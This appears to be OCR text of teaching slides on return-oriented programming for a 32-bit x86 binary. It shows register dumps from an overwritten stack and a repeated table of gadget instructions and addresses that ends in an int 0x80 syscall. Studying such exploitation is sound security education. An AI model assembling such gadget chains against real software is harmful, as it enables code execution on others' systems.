
%eax	0x0
%ebx	
%ecx	
%edx	0x080ea068
%esp	0xbffff620
%ebp	0x65646362
%eip	0x080541b2






%eax	0x0
%ebx	
%ecx	
%edx	0x080ea068
%esp	0xbffff624
%ebp	0x65646362
%eip	0x0809a67d





%eax	0x0
%ebx	
%ecx	
%edx	0x080ea068
%esp	0xbffff624
%ebp	0x65646362
%eip	0x0809a67f

0xFFFFFFFF




0xbffff62c

0xbffff5ec

0x00000000


```
pop %edx              0x806e91a
ret                   0x806e91b
pop %eax              0x80bb6d6
ret                   0x80bb6d7
mov %eax,(%edx)       0x809a67d
ret                   0x809a67f
xor %eax,%eax         0x80541b0
ret                   0x80541b2
pop %ebx              0x80481c9
ret                   0x80481ca
pop %ecx              0x80e4bd1
ret                   0x80e4bd2
inc %eax              0x807b406
ret                   0x807b407
int 0x80              0x80493e1
```

%eax	0x0
%ebx	
%ecx	
%edx	0x080ea068
%esp	0xbffff628
%ebp	0x65646362
%eip	0x0806e91a





```
pop %edx              0x806e91a
ret                   0x806e91b
pop %eax              0x80bb6d6
ret                   0x80bb6d7
mov %eax,(%edx)       0x809a67d
ret                   0x809a67f
xor %eax,%eax         0x80541b0
ret                   0x80541b2
pop %ebx              0x80481c9
ret                   0x80481ca
pop %ecx              0x80e4bd1
ret                   0x80e4bd2
inc %eax              0x807b406
ret                   0x807b407
int 0x80              0x80493e1
```


%eax	0x0
%ebx	
%ecx	
%edx	0x080ea06c
%esp	0xbffff62c
%ebp	0x65646362
%eip	0x0806e91b




```
pop %edx              0x806e91a
ret                   0x806e91b
pop %eax              0x80bb6d6
ret                   0x80bb6d7
mov %eax,(%edx)       0x809a67d
ret                   0x809a67f
xor %eax,%eax         0x80541b0
ret                   0x80541b2
pop %ebx              0x80481c9
ret                   0x80481ca
pop %ecx              0x80e4bd1
ret                   0x80e4bd2
inc %eax              0x807b406
ret                   0x807b407
int 0x80              0x80493e1
```

